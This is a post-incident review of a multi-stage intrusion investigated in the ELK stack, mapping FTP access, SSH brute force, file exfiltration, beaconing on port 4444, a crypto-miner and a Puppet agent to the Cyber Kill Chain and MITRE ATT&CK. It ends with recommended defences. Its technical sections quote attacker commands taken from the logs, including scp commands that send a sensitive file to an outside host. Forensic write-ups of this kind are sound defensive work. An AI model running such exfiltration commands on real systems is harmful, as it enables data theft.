

Post-Incident Review

Multi-Stage Insider Threat Investigation — ELK Stack Threat Detection Case Study

Ambrish Kumar Prakash

SIEM-Based DFIR Investigation | Elastic Stack (ELK) | Kibana Query Language (KQL)

Contents

1. Executive Summary.....	2
1.2 Key Findings.....	2
1.3 Key Recommendations.....	2
2 Introduction.....	4
2.1 Purpose and Scope.....	4
2.2 Investigative Approach.....	4
2.3 Limitations.....	5
3. Technical Details.....	6
3.1 Attack Overview.....	6
3.2 Kill Chain & MITRE ATTACK Mapping.....	7
3.3.1 Reconnaissance - T1595, T1018.....	8
3.3.2 Initial Access - T1078, T1021.002.....	8
3.3.3 Weaponisation.....	8
3.3.4 Installation - T1543.003, T1098.004.....	8
3.3.5 Command and Control - T1571.....	9
3.3.6 Delivery - T1110.003.....	9
3.3.7 Exploitation - T1078, T1021.004.....	10
3.3.8 Discovery - T1087.....	10
3.3.9 Exfiltration - T1048.....	10
3.3.10 Defence Evasion - T1218.....	11
3.3.11 Actions on Objectives - T1496, T1072.....	11
4. Visual Attack Map and Kill Chain Mapping.....	13
5. Recommended Mitigation Tools.....	14
6. Recommended Preventive Countermeasures.....	14
7 Running sheet.....	16
7.1 Queries and Reasoning.....	16
7.2 Findings and Screenshots.....	17
8 Timeline of Events.....	32
9. References.....	35

1. Executive Summary

This Post-Incident Review (PIR) documents the investigation of a confirmed security breach affecting the organisation's internal network on 5 April 2025. Endpoint telemetry ingested into the ELK stack was examined across the formal investigation window of 4 to 8 April 2025, identifying a sophisticated, multi-stage intrusion against the Windows workstation assigned to employee account DumbUser (Hutchins et al., 2011).

The breach began with initial FTP shell access established as early as 21:33 under the Administrator account, providing the attacker with execution capability on the Victim PC (192.168.56.102) approximately 40 minutes before the main attack commenced. This was followed by deliberate installation of a persistent SSH backdoor, a brute-force credential attack against DumbUser, and the exfiltration of a sensitive file to two separate destinations. The attack culminated in the deployment of a cryptocurrency miner and a Puppet configuration management agent, indicating the attacker's objectives extended beyond data theft to long-term resource exploitation and persistent access.

Insider threat confidence is assessed as MEDIUM - the Hacker PC (192.168.56.157, Kali Linux) is physically connected to the same user-segment switch as the Victim PC, supporting the insider hypothesis. However the use of Kali Linux tooling is equally consistent with a local network attacker with physical access.

1.2 Key Findings

- Initial access established via FTP shell activity (ftpshe.exe) at 21:33, 21:36, and 21:57 under the Administrator account - 40 minutes before the main attack commenced
- SSH service manually installed on the Victim PC using sc.exe at 22:12:57, with SSH host keys generated immediately after confirming deliberate persistence setup
- Brute-force credential attack against DumbUser via SSH - 10 failed logons (Event 4625) between 22:13:39 and 22:16:57, with successful authentication (Event 4624) at 22:15:56
- Custom executable network_traffic_simulator_mod.exe launched at 22:12:58 generating DNS activity on port 4444 - consistent with C2 beacon behaviour maintained throughout the entire operation
- Primary data exfiltration confirmed: All_the_GOOD_Stuff.rtf copied via SCP to root@192.168.1.157:/root/Desktop at 22:22:59 - destination IP outside all documented network ranges
- Secondary exfiltration confirmed: same file copied to kali@192.168.56.157:/tmp at 22:36:57 - directly to the Hacker PC
- Defence evasion identified: cmd.exe spawned by notepad.exe at 22:37:24 - Living-off-the-Land proxy execution technique
- Cryptocurrency miner deployed: C:\Python27\python crypto-miner.py executed at 22:38:52 under SYSTEM
- Puppet configuration management agent executed at 22:39:52 - establishing automated recurring execution for long-term persistence

- A log coverage gap was identified, with Winlogbeat telemetry ceasing unexpectedly at 18:58 on 7 April 2025

1.3 Key Recommendations

- Implement account lockout policy (5 failed attempts within 2 minutes) - highest priority, zero cost, would have prevented the breach at 22:14:25 before successful authentication
- Disable FTP on all user workstations via Group Policy - eliminates the initial access vector entirely
- Apply egress firewall ACLs blocking outbound SCP to addresses outside 172.16.0.0/24 and 192.168.56.0/24 - directly prevents both exfiltration events
- Deploy CrowdStrike Falcon EDR to detect abnormal process chains such as cmd.exe → sc.exe → sshd.exe and LOLBin techniques
- Implement Group Policy AppLocker to block unapproved executables including network_traffic_simulator_mod.exe and crypto-miner.py
- Create Elastic SIEM alert rules for Event 4625 threshold breaches - would have triggered 2 minutes before successful DumbUser authentication.

2 Introduction

2.1 Purpose and Scope

This report serves as a formal Post-Incident Review (PIR) following the organisation's Security Operations Centre (SOC) raising high-severity alerts regarding suspicious behaviour from the workstation assigned to employee account DumbUser. The primary objectives of this review are to:

- Confirm the breach and identify all attack vectors present in the dataset
- Reconstruct the full attack chain and map it to the Lockheed Martin Cyber Kill Chain and MITRE ATT&CK frameworks
- Provide specific, evidence-based tool recommendations and preventive countermeasures to mitigate future risk

The investigation window spans 4 to 8 April 2025, with primary malicious activity identified on 5 April 2025 between 22:00 and 23:00 AWST. Analysis was conducted within the ELK stack deployed locally via Docker, accessed through Kibana at localhost:5601, covering endpoint telemetry from both the untrusted user segment (192.168.56.0/24) and the trusted server segment (172.16.0.0/24).

2.2 Investigative Approach

The investigation followed a structured, pivot-based methodology progressing from broad scope to targeted artefact analysis. All queries were conducted using Kibana Query Language (KQL) within the Discover module. The four investigative stages were:

- Stage 1 - Baseline scoping: A subnet filter on source.ip:"192.168.56.0/24" OR destination.ip:"192.168.56.0/24" established an initial 23-document dataset, immediately surfacing two dominant IPs (192.168.56.102 and 192.168.56.157) and an anomalous port 4444 appearing in 17.4% of records alongside the expected port 22.
- Stage 2 - Victim account pivot: Querying user.name:"DumbUser" OR user.name:"dumbuser" returned 12 documents, all on 5 April between 22:13–22:17, comprising Event IDs 4624, 4625, and 4634 via sshd.exe - confirming DumbUser as the targeted account.
- Stage 3 - Process tree analysis: Narrowing the window to 5 April 22:00–23:00 and applying a process.par query exposed the full execution chain: sc.exe starting the SSH service, sshd.exe spawning ssh-keygen, and scp.exe transferring files to an out-of-range IP.
- Stage 4 - Exfiltration and C2 confirmation: Inspecting scp.exe process entries revealed the critical command scp /users/dumbuser/All_the_GOOD_Stuff.rtf root@192.168.1.157:/root/Desktop, with SSH connection flags confirming the Kali Linux username and relay host.




Figure 1: Summary of the Investigative Approach

All findings are drawn exclusively from the following data sources:

- winlogbeat-* - Windows Event Logs (primary source for all findings)
- Packetbeat - Network flow data (examined for corroboration; limited relevant hits)
- Auditbeat - Host-level audit data (examined; no additional artefacts identified)

2.3 Limitations

- Log coverage gap - 7 April 2025: Winlogbeat telemetry terminates abruptly at 18:58 on 7 April 2025. Attacker tools including network_traffic_simulator_mod.exe and TRACERT.EXE were confirmed still active at 18:31 - meaning the full post-compromise impact cannot be determined. Cause unknown - possible log forwarding failure or attacker tampering.
- External destination unconfirmed: Ownership of 192.168.1.157 could not be confirmed - falls outside all documented network ranges.
- Puppet agent destination unknown: Reporting server and received instructions could not be determined from winlogbeat alone.
- Weaponisation phase absent: Tools deployed ready-made - preparation occurred on the Hacker PC outside winlogbeat visibility.
- DNS tunnelling camouflage: network_traffic_simulator_mod.exe queried only legitimate domains - no malicious C2 server address could be identified from DNS records alone.
- LOLBin command-line unconfirmed: notepad.exe spawned cmd.exe at 22:12:12, 22:22:15, and 22:37:24 but process.command_line fields were not captured for any instance.

- Single telemetry source: All findings rely solely on winlogbeat - precise byte volumes for SCP transfers and packet-level C2 evidence cannot be confirmed.
- Truncated command-line fields: Some Event ID 1 records contain partially truncated process.command_line values.

3. Technical Details

3.1 Attack Overview

On 5 April 2025, a threat actor operating from the Hacker PC (192.168.56.157, Kali Linux) conducted a multi-stage intrusion against the Victim PC (192.168.56.102) assigned to employee account DumbUser. Initial access was established via FTP shell activity as early as 21:33, providing the attacker with execution capability before the main attack commenced. This was followed by network reconnaissance using native Windows tools, deliberate installation of a persistent SSH backdoor, a brute-force credential attack against DumbUser's account, and the exfiltration of a sensitive file to two separate destinations. The attack culminated in the deployment of a cryptocurrency miner and a Puppet configuration management agent, indicating the attacker's objectives extended beyond data theft to long-term resource exploitation and persistence.

Attacker tooling was confirmed still operational on 7 April 2025 at 18:31, with C2 beaconing and network reconnaissance continuing - indicating the compromise extended well beyond the primary attack window of 5 April. Due to a log coverage gap from 18:58 on 7 April, the full post-compromise impact cannot be confirmed.

The attack exhibits characteristics consistent with either a local network insider or an attacker with physical access to the user segment switch. Insider threat confidence is assessed as MEDIUM - the Hacker PC's physical presence on the same 192.168.56.0/24 subnet supports the insider hypothesis, however the use of Kali Linux tooling is equally consistent with an external local network attacker. (Cyber Kill Chain, n.d.)

3.2 Kill Chain & MITRE ATTACK Mapping

Kill Chain Phase	Evidence (log / timestamp)	Technique ID - MITRE Technique (MITRE ATT&CK®, n.d.)
Reconnaissance	TRACERT.EXE - tracert www.apple.com 22:11:43 user: Administrator parent: cmd.exe Event 1	T1595 - Active scanning
	TRACERT.EXE - tracert www.nasae.com 22:22:47 user: Administrator parent: cmd.exe Event 1	T1018 - Remote system discovery
Initial Access	ftpshell.exe - 3 connections from 192.168.56.102 21:33, 21:36, 21:57 user: Administrator Event 3	T1078 - Valid accounts
Weaponisation	No direct evidence identified - tools deployed ready-made on Hacker PC. Searched: Event 4663, Event 4104, Event 6416 - no results returned	Not Applicable
Installation	sc start sshd 22:12:57 parent: cmd.exe user: SYSTEM Event 1	T1543.003 - Create or modify system service
	ssh-keygen -A 22:12:57 parent: sshd.exe user: SYSTEM Event 1	T1098.004 - SSH authorised keys
Command & Control	network_traffic_simulator_mod.exe - port 4444 DNS beacon 22:12:58 onwards Event 22	T1571 - non-standard port
Delivery	sshd.exe - 10x Event 4625 for dumbuser 22:13:39 – 22:16:57	T1110.003 - Brute force: password spraying
Exploitation	Event 4624 SUCCESS - DumbUser authenticated via SSH 22:15:56 from 192.168.56.157	T1078, T1021.004 - Valid accounts / Remote services SSH
Discovery	Event 4798 - local group enumeration 22:11:44 MSEDGEWIN10\$ - assessed as background noise, excluded	T1087 - Account discovery
Exfiltration	scp /users/dumbuser/All_the_GOOD_Stuff.rtf root@192.168.1.157:/root/Desktop 22:22:59 user: SYSTEM Event 1	T1048 - Exfiltration over alternative protocol
	scp All_the_GOOD_Stuff.rtf kali@192.168.56.157:/tmp 22:36:57 user: SYSTEM Event 1	
Defence Evasion	cmd.exe spawned by notepad.exe 22:37:24 user: SYSTEM Event 1	T1218 - Signed binary proxy execution (LOLBin)
Actions on Objectives	C:\Python27\python crypto-miner.py 22:38:52 parent: cmd.exe user: SYSTEM Event 1	T1496 - Resource hijacking
	ruby.exe - ruby -S -- "puppet" agent -configprint runinterval 22:39:52 user: SYSTEM Event 1	T1072 - Software deployment tools

Note: MITRE ATT&CK® technique identifiers referenced throughout this report are sourced from the MITRE ATT&CK® Enterprise Matrix (MITRE Corporation, 2024). Individual technique IDs are listed in the mapping table above and apply to the corresponding phase-by-phase analysis in Section 3.3. To avoid repetition, in-text citations for MITRE techniques are not repeated in each subsection

3.3.1 Reconnaissance - T1595, T1018

Two instances of network reconnaissance were identified using the native Windows TRACERT.EXE utility - a Living-off-the-Land (LotL) technique that avoids introducing foreign executables, making signature-based detection difficult. At 22:11:43, the Administrator account executed `tracert www.apple.com` as a child of `cmd.exe` (Event ID 1), mapping the network routing path from the Victim PC prior to the main attack. A second reconnaissance was conducted at 22:22:47, targeting `www.nasae.com` via the same method - notably occurring post-exfiltration, suggesting the attacker continued mapping the network throughout the operation rather than limiting reconnaissance to a single pre-attack phase. (Grove & Grove, 2024)

3.3.2 Initial Access - T1078, T1021.002

The earliest confirmed attacker activity on the Victim PC was identified through three `ftpshell.exe` network connection events (Event ID 3) recorded under the Administrator account from source IP 192.168.56.102 at 21:33:33, 21:36:43, and 21:57:41 - approximately 40 minutes before the main attack commenced. This FTP-based access provided the attacker with execution capability on the Victim PC, resolving the investigative gap of how `sc.exe` could be executed at 22:12:57 before the SSH brute-force succeeded (MITRE Corporation, 2024).

A follow-up query filtering Event 4624 for Administrator and DumbUser returned 7 documents. Four Administrator logons via `svchost.exe` from 127.0.0.1 were assessed as normal local Windows service authentication. No remote interactive logon was found before 22:12:57. Notably, `notepad.exe` was observed spawning `cmd.exe` at 22:12:12 - 45 seconds before `sc start sshd` - suggesting this LOLBin technique was the execution mechanism used via the FTP foothold.

- 21:33–21:57 - `ftpshell.exe`, Event 3, user: Administrator, source: 192.168.56.102 (×3)
- 22:12:12 - `cmd.exe`, Event 1, parent: `notepad.exe`, user: SYSTEM - LOLBin execution precedes installation

3.3.3 Weaponisation

No direct log evidence of weaponisation was identified in the dataset. This phase - preparation of malicious tools prior to delivery - typically occurs off-network and would not generate Windows Event Log entries visible to `winlogbeat` on the Victim PC. The following were specifically searched but returned no relevant results:

- File creation events (Event 4663) for executable files
- PowerShell download activity (Event 4104)
- USB/removable media events (Event 6416)

It is reasonable to conclude that weaponisation occurred on the Hacker PC (192.168.56.157) prior to the attack. Tools observed during the intrusion - including `crypto-miner.py`, `network_traffic_simulator_mod.exe`, and the SCP exfiltration scripts - were deployed in a ready-to-execute state, consistent with a bring-your-own-tool approach using native Kali Linux utilities (`ssh`, `scp`, `ssh-keygen`).

3.3.4 Installation - T1543.003, T1098.004

Prior to the brute-force attack, at 22:12:57, `sc.exe` executed `sc start sshd` as a child of `cmd.exe` under the SYSTEM account (Event ID 1). This manually started the Windows OpenSSH service, which immediately appeared as `sshd.exe` spawned by `services.exe` - registered as a persistent Windows service at `C:\Windows\System32\OpenSSH\sshd.exe`. Within the same second, `ssh-keygen -A` was executed as a child of `sshd.exe`, generating all required SSH host keys. This three-step sequence - service start, daemon registration, key generation - confirms deliberate, pre-meditated persistence setup before the credential attack commenced.

The fact that this installation occurred at 22:12:57, three minutes before the first brute-force attempt at 22:13:39, is significant - it confirms the attacker had already established execution capability on the Victim PC through the earlier FTP access and was methodically preparing the environment before launching the credential attack. (MITRE ATT&CK®, n.d.)

- 22:12:57 - `sc.exe`, Event 1, parent: `cmd.exe`, user: SYSTEM, command: `sc start sshd`
- 22:12:57 - `sshd.exe`, Event 1, parent: `services.exe`, user: SYSTEM, path: `C:\Windows\System32\OpenSSH\sshd.exe`
- 22:12:57 - `ssh-keygen.exe`, Event 1, parent: `sshd.exe`, user: SYSTEM, command: `ssh-keygen -A`

3.3.5 Command and Control - T1571

`network_traffic_simulator_mod.exe` was first observed at 22:06 generating Event 22 (DNS query) entries - earlier than the 22:12:58 previously recorded - and was confirmed as launched manually via `cmd.exe` under the Administrator account at 22:10:18. Port 4444 was identified in 17.4% of all network records, consistent with Metasploit reverse shell default port behaviour. The executable name containing "simulator" suggests deliberate obfuscation disguising a C2 tool as a benign network testing application.

Further investigation revealed 65 DNS beacon events distributed across legitimate domains including `cnn.com` (17.2%), `nytimes.com` (14.1%), and `bbc.com` (12.5%) - consistent with DNS tunnelling camouflage designed to blend C2 traffic with normal browsing activity. Notably, `ecu.edu.au` was among the queried domains, suggesting possible organisational awareness by the attacker. The beacon fired continuously throughout the entire operation with events recorded at 22:36:05, 22:36:14, 22:39:29, 22:39:38, and 22:39:49.

- 22:06 - first C2 DNS beacon observed
- 22:10:18 - `network_traffic_simulator_mod.exe`, Event 1, parent: `cmd.exe`, user: Administrator - manual launch confirmed
- Recurring - 65 total Event 22 beacons across 22:06–22:55
- Port 4444 - 17.4% of destination port records

3.3.6 Delivery - T1110.003

Between 22:13:39 and 22:16:57, sshd.exe generated 10 Event 4625 (failed logon) records for the account dumbuser. The short time window and repeated nature of these failures is consistent with an automated SSH brute-force or password spraying attack. No other accounts were targeted during this period, indicating the attacker had prior knowledge of the DumbUser account - consistent with the earlier reconnaissance and FTP access phases.

Notably, two further Event 4625 failures were recorded at 22:16:34 and 22:16:57, after the successful logon at 22:15:56. This confirms the use of an automated tool that did not terminate upon success, a characteristic behaviour of credential spraying frameworks such as Hydra or Medusa.

- 22:13:39 - Event 4625, user: dumbuser, process: sshd.exe (x5)
- 22:16:34 - Event 4625, user: dumbuser, process: sshd.exe - post-success
- 22:16:57 - Event 4625, user: dumbuser, process: sshd.exe - attempt 7 (post-success)

3.3.7 Exploitation - T1078, T1021.004

At 22:15:56, Event 4624 (successful logon) was recorded for DumbUser via sshd.exe, immediately following the failed brute-force attempts. This confirms successful credential compromise and remote access via SSH from the Hacker PC (192.168.56.157) to the Victim PC (192.168.56.102). The username used at the SSH protocol level is kali, as evidenced by the SCP command flags observed later in the attack, confirming the session originated from the attacker's Kali Linux machine.

An Event 4634 (logoff) was recorded simultaneously at 22:15:56, which is consistent with SSH session handling behaviour where a logon and logoff are recorded in rapid succession as the SSH daemon establishes the authenticated channel. This does not indicate the session ended - subsequent process activity confirms the attacker maintained active access throughout the operation.

- 22:15:56 - Event 4624, user: DumbUser, process: sshd.exe - successful SSH authentication
- 22:15:56 - Event 4634, user: DumbUser - session logoff recorded by SSH daemon
- 22:15:56 - sshd worker processes spawned confirming active session established

3.3.8 Discovery - T1087

Following the successful SSH authentication at 22:15:56, local group membership enumeration was observed via bulk Event 4798 records generated by MSEDGEWIN10\$ at 22:11:44. Event 4798 records the enumeration of a user's local group membership, which an attacker uses to identify what privileges and access rights the compromised account holds on the local machine.

However, after careful analysis, these Event 4798 records were assessed as background noise generated by Microsoft Edge browser activity rather than deliberate

attacker enumeration. This assessment is based on two observations - the records are attributed to the machine account MSEDGEWIN10\$ rather than the attacker-controlled Administrator or DumbUser accounts, and the timing at 22:11:44 predates the attacker's active session. These records have therefore been excluded from the attack narrative.

No further discovery activity was identified in the dataset beyond the reconnaissance conducted via TRACERT.EXE documented in Section 3.3.1.

- 22:11:44 - Event 4798, user: MSEDGEWIN10\$, local group enumeration - assessed as background noise, excluded
- No attacker-attributed discovery events identified beyond TRACERT reconnaissance

3.3.9 Exfiltration - T1048

At 22:22:59, scp.exe executed the following command as a child of cmd.exe under the SYSTEM account (Event ID 1):

```
scp /users/dumbuser/All_the_GOOD_Stuff.rtf root@192.168.1.157:/root/Desktop
```

This transferred a file whose name strongly suggests sensitive content to a root-privileged account at 192.168.1.157 - an IP address outside both documented network ranges (192.168.56.0/24 and 172.16.0.0/24), treated as a suspicious external exfiltration destination. Simultaneously, ssh.exe was observed as a child of scp.exe, confirming the SSH tunnel used to carry the transfer.

A second exfiltration was executed at 22:36:57 via the command:

```
scp All_the_GOOD_Stuff.rtf kali@192.168.56.157:/tmp
```

The same file was transferred directly to the Hacker PC's /tmp directory, confirming 192.168.56.157 as the attacker's machine and the kali username. The file was exfiltrated to two separate destinations - an external IP and the local Hacker PC - suggesting both immediate local retention and forwarding to an external host.

- 22:22:59 - scp.exe, Event 1, parent: cmd.exe, user: SYSTEM, command: scp /users/dumbuser/All_the_GOOD_Stuff.rtf root@192.168.1.157:/root/Desktop
- 22:22:59 - ssh.exe, Event 1, parent: scp.exe, user: SYSTEM - SSH tunnel confirmed
- 22:36:57 - scp.exe, Event 1, parent: cmd.exe, user: SYSTEM, command: scp All_the_GOOD_Stuff.rtf [kali@192.168.56.157:/tmp](#)

3.3.10 Defence Evasion - T1218

notepad.exe spawning cmd.exe was observed on three separate occasions at 22:12:12, 22:22:15, and 22:37:24 (Event ID 1, user: SYSTEM) - indicating the attacker consistently used this LOLBin proxy technique throughout the operation rather than as a one-off evasion attempt. By using a trusted signed Windows application as the parent process, the attacker bypassed conventional detection rules that monitor for cmd.exe spawned by known attack tools. Command-line arguments were not captured

for any of the three instances, limiting full attribution of the commands executed - consistent with the truncated command-line limitation noted in Section 2.3.

- 22:12:12 - cmd.exe, parent: notepad.exe, SYSTEM - precedes sc start sshd by 45 seconds
- 22:22:15 - cmd.exe, parent: notepad.exe, SYSTEM - during active attack session
- 22:37:24 - cmd.exe, parent: notepad.exe, SYSTEM - post-exfiltration

3.3.11 Actions on Objectives - T1496, T1072

The final phase of the attack revealed objectives extending significantly beyond data theft. Two distinct post-exploitation actions were identified, both executed under the SYSTEM account, indicating the attacker had achieved the highest level of privilege on the Victim PC.

3.3.11.1 Cryptocurrency Mining - T1496

At 22:38:52, python.exe was executed as a child of cmd.exe (Event ID 1, user: SYSTEM) with the command:

```
C:\Python27\python crypto-miner.py
```

This confirms the deployment of a cryptocurrency mining script on the Victim PC, consistent with MITRE ATT&CK T1496 (Resource Hijacking). The script was executed from a Python 2.7 installation at a fixed path - Python 2.7 reached end-of-life in January 2020 and has no legitimate business use on a standard workstation. Its presence at C:\Python27\ suggests either prior staging by the attacker during the FTP access phase or poor software governance on the Victim PC. Cryptocurrency miners consume significant CPU and memory resources, which would have caused noticeable performance degradation on the host.

3.3.11.2 Puppet Configuration Management Agent - T1072

At 22:39:52, ruby.exe was executed as a child of cmd.exe (Event ID 1, user: SYSTEM) running:

```
C:\Windows\system32\cmd.exe /c "C:\Program Files\Puppet Labs\Puppet\bin\puppet.bat"
```

followed by ruby -S -- "puppet" agent -configprint runinterval

The execution of a Puppet agent is a significant finding. Puppet is an infrastructure automation and configuration management tool typically deployed on servers, not user workstations. Its execution under SYSTEM with configprint runinterval suggests the attacker was querying or establishing the interval at which the Puppet agent checks in with its configured server for instructions. This is consistent with T1072 (Software Deployment Tools) used to establish automated recurring execution - effectively a persistence and payload delivery mechanism that would survive a reboot and continue operating independently of the attacker's active session.

The combination of cryptomining and a Puppet agent indicates the attacker's objectives were threefold - data theft via exfiltration, financial gain via resource hijacking, and long-term persistent access via automated configuration management.

- 22:38:52 - python.exe, Event 1, parent: cmd.exe, user: SYSTEM, command: C:\Python27\python crypto-miner.py
- 22:39:52 - cmd.exe, Event 1, parent: ruby.exe, user: SYSTEM, command: Puppet agent batch file
- 22:39:52 - ruby.exe, Event 1, parent: cmd.exe, user: SYSTEM, command: ruby -S -- "puppet" agent -configprint runinterval

4. Visual Attack Map and Kill Chain Mapping

The following diagram maps the confirmed attack chain to the Lockheed Martin Cyber Kill Chain® phases. MITRE ATT&CK® technique identifiers are cross-referenced in Section 3.2.

4. Visual Attack Map — Timeline of Compromise




Figure 2: Visual Attack Map - Timeline of Compromise, 5 April 2025 (Lockheed Martin Cyber Kill Chain® phases mapped to observed ELK log evidence).

5. Recommended Mitigation Tools

Tool	Category	How it operates	Evidence it would have caught
CrowdStrike Falcon EDR (CrowdStrike, 2026)	EDR	Behavioural monitoring of process genealogy - flags abnormal parent-child chains without signatures (CrowdStrike, 2024)	sc.exe → sshd.exe → ssh-keygen chain at 22:12:57 - quarantined before brute-force at 22:13:39
Elastic SIEM Alert Rule (KQL Elastic Docs, n.d.)	SIEM	KQL threshold rule: event.code:4625 AND count > 5 within 2 min - triggers automated SOC alert (Elastic, 2024)	10x Event 4625 for dumbuser 22:13–22:17 - alert fires 2 minutes before successful 4624 at 22:15:56
Suricata IDS/IPS (Robinette, n.d.)	IDS/IPS	Emerging Threats signature detection - deployed inline as IPS blocks malicious traffic in real time (Proofpoint, 2023)	Port 4444 C2 beacon at 22:12:58; SCP to 192.168.1.157 at 22:22:59 blocked before exfiltration

6. Recommended Preventive Countermeasures

Control	Category	How it prevents this attack	Evidence it addresses
Account lockout policy - Group Policy (Roberts & Roberts, 2025)	Preventive	Locks account after 5 failed attempts within 2 minutes - zero cost, native Windows Group Policy	10x Event 4625 22:13:39–22:16:57 - account locks at 22:14:25, preventing 4624 success at 22:15:56
